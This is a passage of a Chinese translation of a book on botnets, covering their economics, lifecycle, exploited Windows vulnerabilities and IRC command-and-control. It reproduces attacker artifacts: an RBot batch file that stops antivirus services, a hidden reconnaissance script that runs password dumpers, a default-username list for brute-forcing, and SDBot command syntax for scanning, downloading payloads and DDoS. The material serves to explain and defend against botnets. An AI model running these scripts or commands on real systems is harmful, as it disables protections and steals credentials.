免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

友；我希望你拥有“真实”的朋友。’她也强调 Parson 的监督释放还有一项心理治疗项目。”

从这些案例和民事诉讼中可以看出，惩罚看起来并不和犯罪相匹配的。这里大部分案例，并不存在审判记录。

业界反响

2006 年在波士顿召开的 TechED（微软技术大会），微软称“一群组织严密的强盗已经通过按键记录、IRC 僵尸、rootkit 控制了全球 10 亿美元犯罪网络”。2006 年 6 月 12 日 eWeek. com 出版的 Ryan Naraine 撰写的文章“微软：特洛伊，僵尸是‘重要的切实的威胁’”。微软根据它的恶意软件去除工具（Malicious Software Removal Tool，MSRT）收集的数据而得出该结论。文章说，MSRT 已经在 5700 万个独立的 Windows 系统上去除了 16 000 万例恶意代码，其中有 62%都是特洛伊木马或者僵尸病毒。

英国的反知识产权窃取联盟（The Alliance Against IP Theft）发表了题为“检查知识产权盗窃和有组织犯罪之间的联系”（www. allianceagainsttiptheft. co. uk）的文章，支持微软的断言。

8 月 10 日，一群信息安全专家、供应商和法律实施者齐聚 San Jose 的 Cisco 总部。“因特网安全运作与智能技术研讨会”受到的关注度不高，大约吸引了大约 200 人到会。在传奇人物 Gadi Evron（知名因特网安全专家、以色列计算机“安全紧急响应小组”的创始人）的带领下，一个又一个演讲者描绘着当前惨淡而又复杂的形式。很多人哀叹主流安全策略（重点是辨认并去除 C&C 服务器）渐渐失效。这是“斩蛇头”的方法。僵尸病毒目前不断进化克服了这个弱点。一些僵尸病毒现在拥有多重 C&C 服务器。就像 Hydra[①]，如果切断了一个 C&C 服务器，会跳出两个 C&C 服务器；一些僵尸病毒采用协议使得病毒组织结构更分散；一些僵尸病毒采用“Fast Flux”DNS 技术（参见第 3 章），机器名称与位置常常轮换（很难发现其位置）。这让网络安全专家咬牙切齿，无可奈何。但是哀叹之余，也提出了一些非常引人注意和创新的想法。

这些想法包括各种探测僵尸网络的方法，汇集这些信息，信息共享以便让所有人受益。一些想法非常吸引人，以至于与会者想要当场探究想法的实施。所有人发言完毕后，200 名与会者了解到了很多以前只有少数人知道的信息。此外，大会提出了“号召行动”：冲破界限，信息共享，组织应对措施。

小结

僵尸网络技术是下一个网络杀手，具有非常可怕的力量助长犯罪。从有组织犯罪团伙得到的钱为黑客们创造了肥沃的技术孵化器，引起的问题是巨大的、全球性的。他们主要的攻击目标是无辜的、年长的、年幼的以及电脑操作不熟练的用户。傀儡牧人的很

① 九头蛇，斩去一头会生出两头——译注。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

多计划定位于这些不设防的人群，然而他们的胃口不仅于此。在 DDoS 攻击中，僵尸病毒的扩散增长已经威胁到了大公司甚至国家。

僵尸技术的进化从与用户玩游戏的简单代理到毫无道德感、唯利是图、时刻待命的“僵尸部队”。从“Hunt the Wumpus”（猎杀乌姆帕斯，电脑游戏）到收集特定银行的客户信息，然后通过特定的僵尸客户端（击溃或者绕过银行的安全系统）定位这些客户。现今的僵尸具有易于定制、模块化、自适应、可选择目标、隐秘的特点。僵尸网络组织结构变得更加分散，C&C 技术更多样化。

法律开始实施搜捕一些僵尸开发者及操控者。微软的奖励基金有效地促进了相关法律的实施进而找到这些不法分子。不幸的是，法院审查系统亟待改革。对这种几秒内发生的犯罪调查历时几个月，案例审判拖几年，受影响的商户很难承受这样的诉讼过程。即便诉讼成功，所给的处罚多数也不过像在狮子头上抓痒一样。很多这种案例，被捕的个人买卖信息仅受到极轻的处罚或者根本就不受处罚。新闻媒体报道了这样（从轻）的审判和罚金处理传递了一个信息：犯罪的确需要受到惩罚，而且可能从来不用承担后果。

2006 年 5 月，新闻报道宣称安全和网络技术专家通过记录全世界的 C&C 服务器成功检测出僵尸。同年 8 月，标题改变，称与僵尸网络的战斗落败。黑客们通过减少对单个 C&C 服务器的依赖，来应对记录 C&C 服务器的安全策略。他们改变方法，创建多重 C&C 服务器和采用“Fast Flux”DNS 技术；改变结构，大大降低了最好的监测工具的功效。很多人曾大肆吹捧“斩首行动”，网络和安全专家曾经在 5 月大规模地实施这个策略。事后证明，尽管这是很重要的战斗，整个战争并未失败。这个战争永远不会有胜败之分。正义与邪恶之间的较量，永无休止。

面对僵尸网络不是宣布投降，而是呼吁行动。2006 年 8 月，网络安全专家齐聚一堂召开一系列会议，制定 2007 年的全年计划。这些会议上，更为清晰地分析了当前问题；共同探讨了改进想法和措施；对于新的病毒威胁，采用了新的策略和工具。本书后续章节也将全面介绍，带你迅速进入这场战斗。

快速回顾

网络程序杀手

- √ 僵尸网络是模块化的—— 一个模块可利用漏洞控制目标系统。
- √ 僵尸网络是自适应的；可以设计下载不同的模块，攻击不同目标系统上的不同漏洞。
- √ 僵尸网络攻击可以选择目标。就是说，在这些攻击中，黑客可以将一个公司或者市场部定为攻击目标。

问题有多大？

- √ 从 2005 年 1 月，微软将 Windows 恶意软件去除工具交付用户。15 个月以来，微软声称，已经从 600 万台独立的计算机上去除 16 000 000 个恶意软件入侵事例。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

根据微软的报告“Progress Made，Trends Observed”，清除的病毒中僵尸病毒占大多数。

- √ 如果情况继续恶化，僵尸病毒会威胁未来的网络，正如猖獗的犯罪和非法的毒品影响世界未来的经济一样。
- √ 2006 年 3 月，召集 McAfee 从大量僵尸网络中收回美国中央国家电信基础设施。

业界反响

- √ 2006 年在波士顿召开的 TechED（微软技术大会），微软称“一群组织严密的犯罪集团已经通过按键记录、IRC 僵尸、rootkit 控制了全球 10 亿美元犯罪网络”。据 2006 年 6 月 12 日 eWeek. com 出版的 Ryan Naraine 撰写的文章“微软：特洛伊，僵尸是‘重要的切实的威胁’”。
- √ 现在的一些僵尸网络采用多重 C&C 服务器，像 Hydra，如果切断一个 C&C 服务器，会跳出来两个 C&C 服务器。

常见问题

下列常见问题由本书作者作答，设计的目的是测试读者对于本章概念的理解，以及帮助读者在实际生活中实施这些概念。如果还有其他需要作者回答的问题，请浏览 www. syngress. com/solutions，并单击 Ask the Author。

问：我们在僵尸网络战斗中已经失败了？

答：不。直到 2006 年，安全和网络专家们并没有真正和敌人交战。大多数情况下，我们在观察受感染计算机的反应。受感染的系统越大，反应也越强烈。2005—2006 年是真正的开始，直到这一天前，很多安全专家尚未将这些攻击同获取经济利益（获得有组织犯罪资金资助）联系起来。现在这种联系已经确立，整个形势发生了变化。法律和其他政府机构现在已经加入了这场战斗。已经形成一些团体，致力于聚集、汇总并发布信息，以及协同工作。战斗才刚刚开始。

问：如果发现病毒作者，微软的奖励金是多少？通过什么途径得到？

答：2003 年，微软建立了 500 万美元的反病毒奖励计划。微软定期宣布，对有助于抓获或者确认某种病毒作者的信息给予奖励。对 Sasser 蠕虫的创建者，微软支付了 250 000 美元的奖励金。如今，正在悬赏捉拿 SoBig 病毒和 Blaster 蠕虫的作者。如果有这方面的病毒的信息，应该联系法律实施部门。登录 www. microsoft. com/presspass/features/2003/nov03/11-05AntiVirusQA. mspx，有信息的个人可以通过给当地的 FBI（www. fbi. gov/contact/fo/folhtm）或者特勤局打电话，直接去法律实施机构，或者前往 Intelpol 的 181 个成员国任何一个的 Intelpol National Central Bureau（www. Intelpol. int），或者登录 FBI 的因特网欺诈举报中心（Internet Fraud Complaint Center Web site）（www. ic3. gov）。有关微软目前的奖励信息登录 www. microsoft. com/security/antivirus/default. mspx。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Chapter 2

第 2 章
僵尸网络概述

本章主要内容：

- 什么是僵尸网络?
- 僵尸网络的生命周期
- 僵尸网络究竟做什么?
- 僵尸网络经济

√ 小结
√ 快速回顾
√ 常见问题

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

什么是僵尸网络？

什么使得僵尸网络成为僵尸网络？尤其是，怎样区别僵尸与其他黑客入侵？首先，僵尸网络中的客户端必须能够在客户端上采取行动而不需要黑客登录该客户端的操作系统（Windows，UNIX 或 Mac 操作系统）。其次，很多僵尸客户端必须能够在黑客很少或不插手的情况下协同合作，共同完成一个任务。如果这群计算机满足以上条件，就组成了一个计算机僵尸网络。

僵尸网络将许多病毒危害融合到一起。典型的僵尸网络由僵尸服务器（通常是一个 IRC 服务器）和一个或更多的僵尸客户端组成（见图 1.2）。由上百或几千个僵尸客户端组成的僵尸网络（称为 zombie 或 drones）是小型的僵尸网络。在这种典型的僵尸网络中，傀儡牧人通过 IRC 信道在远程命令与控制（command and control，C&C）服务器上与僵尸客户端通信。第一步，新的僵尸客户端在 IRC 服务器上加入到预先指定的 IRC 信道上听候命令。第二步，傀儡牧人发送命令信息到 IRC 服务器上以便僵尸客户端接收。第三步，僵尸客户端通过 IRC 信道接收命令并执行命令。第四步，僵尸客户端执行命令——图 1.2 的例子是针对一个具体目标进行 DDoS 攻击。第五步，僵尸客户端报告执行结果。

黑客非常喜欢这样的操作方式，因为用来入侵的计算机不是他们的计算机甚至 IRC 通信都不在他们的计算机上进行。调查人员为阻止僵尸网络，必须从僵尸客户端追溯回 IRC 服务器然后到黑客。而黑客可以通过一个代理服务器发送所有命令给 IRC 信道，掩人耳目，并且这样的操作可能利用 Tor（http://tor.eff.org/download.html.en）这样的工具通过一系列复合式跳转（multiple hops）后进行[①]，这些都增加了追踪难度。如果其中有任何一部分在另外一个国家也会增加调查的难度。如果进行这种调查是为了保护一个或者多个被僵尸感染的客户端，一旦他们意识到这种损失对企业而言比较低，至少与涉及国外法律的繁杂的调查取证过程相比而言很低，他们通常会终止调查。再加上某些僵尸网络代码库包括消除证据、通信加密的命令甚至变体偷换技术，显然黑客很喜欢这类工具。现在僵尸网络的组织和管理像是真正的军队，不同的僵尸服务器控制不同的僵尸机队伍。傀儡牧人控制一系列的僵尸服务器，每个僵尸服务器控制一组僵尸机。这样如果一个通信信道被瓦解，只损失一组僵尸机。其他的僵尸服务器和僵尸机可以进行反击或继续工作。

僵尸网络的生命周期

僵尸网络的存在过程类似，这种存在过程可以称其为生命周期。图 2.1 为一个普通的僵尸网络客户端的生命周期过程。了解僵尸网络的生命周期有助于检测并应对僵尸网络。

① 复合式跳转是指在到达目标网络前，在路由中增加跳转的节点——译注。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 2.1　僵尸网络的生命周期

漏洞利用

僵尸网络客户端或者僵尸客户端的生命始于发现和利用漏洞。通过欺骗用户运行恶意代码攻击系统漏洞，形成新的僵尸客户端：攻击未修补的漏洞；利用特洛伊木马蠕虫或远程入侵木马在计算机上留的后门；密码猜测和密码暴力破解。本章将逐一讨论这些利用漏洞攻击的方法。

恶意代码

这种类型的漏洞攻击方法如下：

- 网络钓鱼邮件，诱惑或唆使用户到一个（自动安装恶意代码的）网站，有时说服用户给出自己的银行用户名及密码、账户信息等。如果正寻找一些符合某些条件的僵尸网络客户端如银行用户，这种方法非常有效。
- 带有特洛伊木马病毒的引诱性网站（“单击此处，看跳舞的猴子!”）
- E-mail 附件，打开时自动执行恶意代码。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- 即时信息里面的垃圾邮件（spam in instant messaging，SPIM）。你认识的人发送一个如“You got to see this!”的信息给你。这个信息有个网页链接，单击后会在你计算机上下载并执行恶意代码。

攻击未修补的漏洞

为了通过攻击未修补的漏洞进行传播，大多数的僵尸网络客户端具有扫描功能，这样每个僵尸客户端都能扩展僵尸网络。这些扫描工具首先检测开放的端口，然后列出带有开放端口的系统，用漏洞扫描工具扫描具有开放端口并有已知漏洞的系统。僵尸网络能扫描具有漏洞的系统，当系统被攻破，就可以对这些脆弱的主机进行远程控制。最新的进展是利用 google 来搜索脆弱的系统。

微软的每个“补丁周二”（微软的补丁都会在周二发布），都会引发黑客团体的一阵反向工程热潮。几天内（最近的一次是 3 天）会有人针对最近安装的补丁发行一个漏洞攻击。黑客团体正迅速瞄准未能及时更新系统的用户。模块化的僵尸网络几乎能在一夜间将新的漏洞攻击合并到其扫描工具中。频繁地修补（安装补丁）是阻止这种攻击的最好方法。如果它采用了平时不用的网络协议，主机上的防火墙可以保护计算机免受这种攻击。但如果是一个计算机必须打开的协议则需要入侵检测/保护功能。不幸的是，从补丁出来到发行入侵检测/保护更新通常需要一段时间。计算机上的反病毒软件可能会在病毒发作之后检测出来漏洞，如果能在病毒码隐藏或更糟之前检测到，就删除它。

常被僵尸利用的漏洞

AgoBot 利用很多方式传播：

- XP 系统的 RPC（remote procedure call，远程过程调用）DCOM（distributed component object model，分布式组件对象模型）漏洞（TCP 端口 135，139，445，593 等）
- RPC Locator 漏洞
- 端口 445 的文件共享
- 如果攻击目标是网络服务器，IIS5WEBDAV（端口 80）漏洞

SDBots 利用下面的漏洞传播：

- NetBIOS（端口 139）
- NTpass（端口 445）
- DCom（端口 135，1025）
- DCom2（端口 135）
- MS RPC 服务器和 Windows 信息端口（TCP1025）
- ASN. 1 漏洞，影响 Kerberos（UDP 88），LSASS. exe 和 Crypt32. dll（TCP 端口 135，139，445），用 SSL 的 IIS 服务器
- UPNP（端口 5000）
- 服务器应用漏洞

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- WebDav（端口 80）
- MSSQL（端口 1433）
- 第三方应用软件漏洞，如 Dame Ware 远程管理软件（端口 6129）或 Imail IMAPD 用户登录漏洞（端口 143）
- CISCO router 漏洞如 CISCO IOS HTTP 认证（端口 80）漏洞

IRCBot，Botzori，Zotob，Esbot，Bobax（某个版本），Spybot（某个版本）都尝试利用微软即插即用漏洞（MS05-039）传播病毒。

木马蠕虫或远程入侵木马留下的后门

某些僵尸网络寻找由其他恶意代码如远程入侵木马在计算机上留下的后门。远程入侵木马的一项能力是控制另一台计算机而无需了解其所有者的信息。不精通计算机技术的用户会采用默认设置，这点很容易被远程入侵木马利用。这意味着任何知道默认口令的人都可以控制中了木马的计算机。

SDBot 利用如下后门：

- **OPtix**（端口 3140）
- **Bagle**（端口 2745）
- **Kuang**（端口 17300）
- **Mydoom**（端口 3127）
- **Netdevil**（端口 903）
- **Subseven**（端口 27347）

密码猜想和密码暴力破解

RBot 和其他僵尸病毒会采用各种各样的密码猜测方法。据计算机辅助病毒信息中心消息，RBot 传播由人工远程控制。它本身不具备内嵌的自动传播能力。RBot 开始传播时会尝试连接端口 139 和 445。如果连接成功，会尝试连接 winows 共享（\\＜target＞\ipc$），这里的 target 是 ip 地址或要攻击的计算机的名字。

如果连接失败，则僵尸开始寻找另外一个计算机。它有可能尝试用才进行攻击的计算机的账号进入；或者在计算机上列出一系列的用户账号，用这些账号尝试进入。如果不能列出用户账号列表，就用它自身带有的默认列表（见下面的“背景注释”）。这些信息对 CISO 识别并删除僵尸客户端非常有价值。尝试登录的请求会被记录在工作站事件日志里。这些尝试的名字有别于正常登录用户名，正常登录在工作站的名字不会是本地计算机的名字。我们将在后面的章节中讨论如何利用这些信息追踪同一种僵尸网络的其他成员。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

背景注释

RBot 尝试的默认用户 ID：

以下是 RBot 用的默认用户 ID

- Administrator
- Administrador
- Administrateur
- administrat
- admins
- admin
- staff
- root
- computer
- owner
- student
- teacher
- wwwadmin
- guest
- default
- database
- dba
- oracle
- db2

这些默认用户的密码不一样，傀儡牧人可以用在公司其他计算机上尝试过的用户 ID 和密码来替代它们。

召集和保护僵尸网络客户端

尽管僵尸网络生命周期中的顺序过程可能不一样，但在一个新僵尸客户端生命早期，它必须呼叫傀儡牧人，这个过程称为“召集”。召集时，僵尸网络客户端发起与僵尸命令与控制（Command and Control，C&C）服务器联系。目前大多数僵尸网络客户端用 IRC 协议构建命令与控制信道。本章介绍 IRC C&C 技术，第 3 章介绍高级 C&C 技术，如采用 peer-to-peer 协议等。“命令与控制”（C&C）即是管理并给僵尸网络客户端布置任务。僵尸网络客户端首次登录 C&C 服务器时称为召集。登录时有可能采用某种形式的加密或认证来限制通信时其他设备的窃听。某些僵尸网络已经开始加密通信数据。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

此时，新僵尸网络客户端可能要求更新。这些更新可能是新的漏洞攻击模块、C&C服务器名称更新列表、IP地址或信道名字。如果当前的C&C服务器处于离线状态，确保能管理和恢复僵尸网络客户端。

下一步要做的是保护新僵尸机以防止被删除。僵尸客户端可能会向C&C服务器要求最新对抗反病毒软件的工具。新受控的僵尸客户端会下载这软件并执行该软件去除反病毒工具或隐藏起来不被发现或使得该反病毒软件无效。下面的列表包含一个批处理文件，RBot用户用来关闭反病毒用户。RBot通过密码猜想或暴力登录攻击工作站进入计算机。一旦计算机猜出或测出本地计算机管理员账号密码，它就可以作为合法管理员登录到该计算机。下面是RBot运行bat文件执行网络命令关掉各种反病毒软件的例子：

```
net start≫starts
net stop "Symantec antivirus client"
net stop "Symantec AntiVirus"
net stop "Trend NT Realtime Service"
net stop "Symantec AntiVirus"
net stop "Norton antivirus client"
net stop "Norton antivirus"
net stop "etrust antivirus"
net stop "network associate mcshields"
net stop "surveyor"
```

如果用户正在观察，关掉反病毒工具会引起怀疑。某些僵尸客户端会运行dll文件使反病毒工具不能发挥作用。用一个这样的dll文件代替反病毒工具，它表面上工作正常，只是从来都不检测或报告所有与僵尸有关的文件。它也可能会改变host files和LMHosts files，因此不能与反病毒软件网站连接进行更新。采用这种方法，与反病毒软件站点的连接请求会被重新定向到一个带有恶意代码的网站或者产生一个“Website or server not found”的错误提示。

僵尸网络客户端已经开始渐渐采用rootkit技术或各种工具隐藏起来，防止被操作系统或者其他用于检测僵尸网络的应用程序发现。接下来，某些僵尸网络客户端用来自www. sysinternals. com的Rootkit Revealer或http://www. rkdetector. com的rkdetector扫描rootkits，来检查是否计算机已经有rootkit。Hidden32. exe是用来隐藏用户图形界面的应用程序。应用起来非常简单：傀儡牧人创建一个bat文件，执行hidden32，可执行文件名作为参数隐藏起来。另外一个加密工具Hide Userv2的功能是增加一个隐藏用户到管理员组。

这个阶段的另外一个通常任务是组织和管理。在确保计算机能对抗反病毒软件、以前的黑客（留下的程序）以及用户的监测以后，傀儡牧人可能会检查其他的东西。在感染Rbot的例子中，傀儡牧人用名为find. dat的批处理文件，了解以前是否有其他黑客或黑客工具在计算机中的存放位置，也许还会了解到计算机上可能有用的信息。对某些payloads按照硬盘空间、处理器速度、对某些站点的网速等对用户进行分类是十分有用

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

的。为完成这个任务，我们例子中的僵尸网络采用了一个批文件运行一系列工具并把结果保存进一个文本文件中（见下面的“工具和陷阱”）。

工具和陷阱

批处理文件（揭示新僵尸客户端特性）

```
@echo off
echo *----------*>info.txt
echo * --Computer Specs....
--*≫info.txt
echo *----------*≫info.txt
psinfo.exe -d≫info.txt
Diskinfo
echo *----------*≫info.txt
echo * --List of Current Processes Running....
--*≫info.txt
echo *----------*≫info.txt
fport.exe /ap≫info.txt
echo *----------*≫info.txt
echo * --List of Current Running/Stopped Services..
--*≫info.txt
echo *----------*≫info.txt
xnet.exe list≫info.txt
echo *----------*≫info.txt
echo * --List of Whois Info..
--*≫info.txt
echo *----------*≫info.txt
echo * -- Lista uruchomionych procesów
--*≫info.txt
echo *----------*≫info.txt
pslist.exe≫info.txt
echo *----------*≫info.txt
Password.exe≫info.txt
echo *----------*≫uptime.txt
uptime.exe /s≫uptime.txt
echo *----------*≫uptime.txt
hidden32.exe find.bat
echo *----------*≫info.txt
rkdetector.exe≫rk.txt
hidden32.exe pass.bat
```

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
hidden32. exe pwdump2. bat
cls
echo Whoami≫ info. txt
echo. ≫ info. txt
echo Computer Name = %COMPUTERNAME% ≫ info. txt
echo Login Name = %USERNAME% ≫ info. txt
echo Login Domain = %USERDOMAIN% ≫ info. txt
echo Logon Server = %LOGONSERVER% ≫ info. txt
echo. ≫ info. txt
echo Home Drive = %HOMEDRIVE% ≫ info. txt
echo Home Share = %HOMESHARE% ≫ info. txt
echo System Drive = %SYSTEMDRIVE% ≫ info. txt
echo System Root = %SYSTEMROOT% ≫ info. txt
echo Win Directory = %WINDIR% ≫ info. txt
echo User Profile Path = %USERPROFILE% ≫ info. txt
echo. ≫ info. txt
echo Groups user belongs to:≫ info. txt
echo. ≫ info. txt
. \whoami. exe /user /groups /fo list≫ info. txt
iplist. exe≫ info. txt
FHS. exe≫ info. txt
```

僵尸网络也找机会启动 rootkit 检测器，启动并隐藏密码收集程序。

等候命令并接受 payload

一旦确认新用户安全，僵尸网络客户端会在 C&C 通讯信道等候命令。这里主要介绍采用 IRC 控制的僵尸网络。后面章节会详述其他的 C&C 技术。

每种僵尸病毒都支持一套命令，如 SDBot 支持的命令见表 2.1（摘自 Know Your Enemy 系列丛书“Tracking Botnets—Botnet Commands”，蜜网项目（Honeynet project）资助）。

表 2.1 僵尸网络命令

作用	命令码
增加新成员	(scanall | sa) (scanstats | stats) scandel [port | method] —— [method] can be one of a list of exploits including lsass, mydoom，DameWare，etc. scanstop (advscan | asc) [port | method] [threads] [delay] [minutes]
下载与更新	(update | up) [url] [botid] (download | dl) [url] [[runfile?]] [[crccheck]] [[length]]

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

续表

作用	命令码
执行本地程序	(execute | e) [path] (findfile | ff) filename (rename | mv) [from] [to] findefilestopp
DDoS攻击	syn [ip] [port] [seconds | amount] [sip] [sport] [rand] udp [host] [num] [size] [delay] [[port]] size) ping [host] [num] [size] [delay] num

更多 IRC C&C 技术详见第 8 章。

接下来僵尸网络客户端会要求相关的 Payload。Payload 是列出可以代表该僵尸网络客户端目的功能的软件时所采用的方式。从表 2.1 看出功能可以随时改变，这就是模块化设计的妙处。在执行指定之前可以先进行更新。仅仅通过下载新的 Payload 软件，指定攻击目标，规划执行过程及设定行动持续的时间就可以改变僵尸网络客户端的主要功能。下面几段将描述其中一些潜在的 Payloads。

僵尸网络究竟做什么?

僵尸网络是一些连网的计算机的集合。利用它你能做任何想做的事情。后面介绍到目前为止所记录的僵尸网络的一些应用。

吸收新成员

每个僵尸客户端最基本任务是吸收新的僵尸成员。僵尸客户端可能扫描选择系统。例如 Rbot 利用 Windows 共享漏洞，采用密码猜想或暴力登录攻击，因此僵尸客户端用诸如 smbscan，exentscan. exe 或 scan500. exe 等工具扫描端口 139 或 445 开放的系统。它也用网络命令（net view/DOMAIN and net view/DOMAIN：<domain name）来列出候选（有可能被攻击）系统的 NetBIOS 名字。

僵尸客户端可能具备嗅探网络密码的功能。它利用小型的专用密码窃取软件，收集足够的网络流量来获取用户名和密码。它们可能用软件如 pwdump2、3 或 4 获得在 SAM 缓存中加密的密码，并用 SAM 密码破解器如 Lopht Crack 来破解密码。对某些加密的密码，他们重新格式化密码数据成为类似 UNIX 密码文件，将它送到另外一个可能是更快的计算机进行暴力破解。

傀儡牧人发现僵尸客户端在服务器上用加密信息，这可能是使用工具如 Cain 和 Abel来作为 Payload 中的一部分，进行中间人（man-in-the-middle，MITM）攻击。MITM 攻击（见图 2.2）僵尸网络客户端通过 Arp 缓存攻击使其子网络上的其他计算机相信它是默认的网关，然后转发所有送往实际网关的数据并监听。

编写本书时，Cain 能够嗅探所有子网络出站信息，还能拦截并解密（通过 MITM 攻击）SSH-1、HTTPS、RDP 及其他协议，搜索并破解在主机缓存和文件中的密码。

溜客安全网 WwW.176Ku.CoM

